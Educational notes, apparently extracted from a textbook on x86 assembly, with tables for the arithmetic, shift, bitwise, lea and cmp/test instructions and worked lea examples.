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

8.3. Additional Arithmetic Instructions

Common Arithmetic Instructions›



Instruction	Translation
`add S, D`	S + D → D
`sub S, D`	D - S → D
`inc D`	D + 1 → D
`dec D`	D - 1 → D
`neg D`	-D → D
`imul S, D`	S × D → D
`idiv S`	`%eax` / S : Q → `%eax`, R → `%edx`


Bit Shift Instructions



Instruction	Translation	Arithmetic or Logical?
`sal v, D`	D `<<` v → D	arithmetic
`shl v, D`	D `<<` v → D	logical
`sar v, D`	D `>>` v → D	arithmetic
`shr v, D`	D `>>` v → D	logical

- Each shift instruction take two operands, one which is usually a register (denoted by D), and the other which is a shift value (v)


Bitwise Operations



Instruction	Translation
`and S, D`	S & D → D
`or S, D`	S | D → D
`xor S, D`	S ^ D → D
`not D`	~D → D

8.3.3. The Load Effective Address Instruction

- Examples, with **eax** = 5, **edx** = 4, and **ecx** = 0x808




Instruction	Translation	Value
`lea 8(%eax), %eax`	8 + `%eax` → `%eax`	13 → `%eax`
`lea (%eax, %edx), %eax`	`%eax` + `%edx` → `%eax`	9 → `%eax`
`lea (,%eax,4), %eax`	`%eax` × 4 → `%eax`	20 → `%eax`
`lea -0x8(%ecx), %eax`	`%ecx` - 8 → `%eax`	0x800 → `%eax`
`lea -0x4(%ecx, %edx, 2), %eax`	`%ecx` + `%edx` × 2 - 4 → `%eax`	0x80c → `%eax`

8.4. Conditional Control and Loops

Conditional Control Instructions

- Does a comparison without modifying the destination register
- Only modifies condition code flags



Instruction	Translation
`cmp R1, R2`	Compares R2 with R1 (i.e., evaluates R2 - R1)
`test R1, R2`	Computes R1 & R2

